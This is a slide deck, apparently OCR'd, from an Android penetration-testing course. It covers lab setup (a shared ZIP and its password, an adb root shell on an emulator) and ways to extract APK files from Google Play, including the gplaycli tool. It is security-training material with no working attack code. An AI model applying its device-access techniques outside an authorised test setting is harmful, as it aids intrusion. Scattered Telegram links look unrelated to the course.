

Android

Module 0

Make sure the pentest envt is setup properly


[IMPORTANT] Setup Labs Folder

- All the Android labs currently reside in the ZIP file shared with you - <https://drive.google.com/file/d/1E-st0QB2n0ztcYFqbs92wDUdfdGnAqr8/view?usp=sharing>
 - Password is : **androidtrainingpassword**
- Download and unzip the file on your LinuxVM desktop. So, the path becomes:
 - /home/mobile/Desktop/vulnapps/

- All Target applications and folders will be in **/home/mobile/Desktop/vulnapps/**


Terminologies

- **MobileLabVM-Vbox on VirtualBox:** VM, Ubuntu VM, Linux VM



Terminologies

- **CustomPhone1 on Genymotion:** Genymotion Image, CustomPhone1, Android Image, AVD file, Emulator Image



The AIM!!

```
→ ~ adb kill-server
→ ~ adb connect 192.168.56.103:5555
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
connected to 192.168.56.103:5555
→ ~ adb shell
vbox86p:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sd
card_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw
_stats),3009(readproc),3011(uhid) context=u:r:su:s0
vbox86p:/ #
```

Training Agenda

- **Module 1: Android Primer**
- Module 2: Android Reversing
Demystified
- Module 3: Android Vulnerabilities

Module 1: Android Primer





- Extracting APK files from Google Play
- Understanding the Android Package Structure
- Android Debug Bridge
- Android File Structure





Extracting APK files from Google Play

- My apps
- Shop
- Games
- Kids
- Editors' Choice

- Account
- Payment methods
- Play Points New
- My subscriptions
- Redeem
- Buy gift card
- My wishlist
- My Play activity
- Parent Guide

Apps

 <p>Simple Calculator Piotr R. Sawicki ★★★★★</p>	 <p>Simple Calculator Mohammed Benguedda ★★★★★</p>	 <p>Simple Calculator SOFTDX ★★★★★</p>	 <p>Calculator Google LLC ★★★★★</p>
---	---	---	--

 <p>Simple Calculator Veronica Apps https://t.me/teamingnerts</p>	 <p>Calculator Plus Free Digitalchemistry, LLC</p>	 <p>Simple Calculator Tecnopia</p>	 <p>Samsung Calculator Samsung Electronics Co</p>
--	---	---	--

com.sawicki.piotr.calculator.simple.simplecalculator

Android Package Name



Search



Apps

Categories

Home

Top charts

New releases

My apps

Shop

Games

Kids

Editors' Choice

Account

Payment methods

Play Points New

My subscriptions


Redeem

Buy gift card

My wishlist

My Play activity

Parent Guide



Simple Calculator

Piotr R. Sawicki Productivity

★★★★★ 6,078




Everyone

This app is compatible with your device.

You can share this with your family. [Learn more about Family Library.](#)

Add to Wishlist

Install



Android Primer

Extracting APK files from Google Play

- Method 1 - From the “Internet”
- Method 2 - From the “Device”
- Method 3 - Bulk Download

Android Primer



Extracting APK files from Google Play

- **Method 1 - From the “Internet”**
- Method 2 - From the “Device”
- Method 3 - Bulk Download

Android Primer

Extracting APK files from Google Play

Method 1 - From the "Internet"




<https://t.me/learningnets>

Android Primer

Extracting APK files from Google Play

Method 1 - From the "Internet"



Android Primer

Extracting APK files from Google Play

- Method 1 - From the “Internet”
- **Method 2 - From the “Device”**
- Method 3 - Bulk Download

Android Primer

Extracting APK files from Google Play

Method 2 - From the "Device" - Using Third-Party Tools

The screenshot shows the Google Play Store interface. At the top, the browser address bar displays the URL: <https://play.google.com/store/apps/details?id=com.ses.app.apkexport&hl=en>. The app page for "APK Export (Backup & Share)" is shown, featuring a green Android robot icon holding a smartphone. The developer is listed as "Area 51bis" and the category is "Tools". The app has a rating of 2,289 stars and is suitable for "Everyone". A warning message states, "You don't have any devices." Below this, there is a link to "Learn more about Family Library" and an "Install" button. A navigation menu on the left includes options like "My apps", "Shop", "Games", "Family", "Editors' Choice", "Account", "Payment methods", "My subscriptions", "Redeem", "Buy gift card", "My wishlist", "My Play activity", and "Parent Guide". At the bottom, a preview of the app on a mobile device is shown, displaying a list of installed applications such as "APK Export", "API Demos", "Basic Daydreams", "Browser", "Calculator", "Calendar", "Calendar Storage", and "Camera".


<https://t.me/learnandroid>

Android Primer

Extracting APK files from Google Play

Method 2 - From the "Device" - Using Third-Party Tools

<https://t.me/learningnets>



© 2022 Prateek Gianchandani & Dinesh Shetty

Android Primer

Extracting APK files from Google Play

Method 3 - Bulk Download

- Use **GPlayCli**
 - <https://github.com/matlink/gplaycli>
- Install using:
 - `python3 -m pip install gplaycli`

Android Primer

Extracting APK files from Google Play

Method 3 - Bulk Download

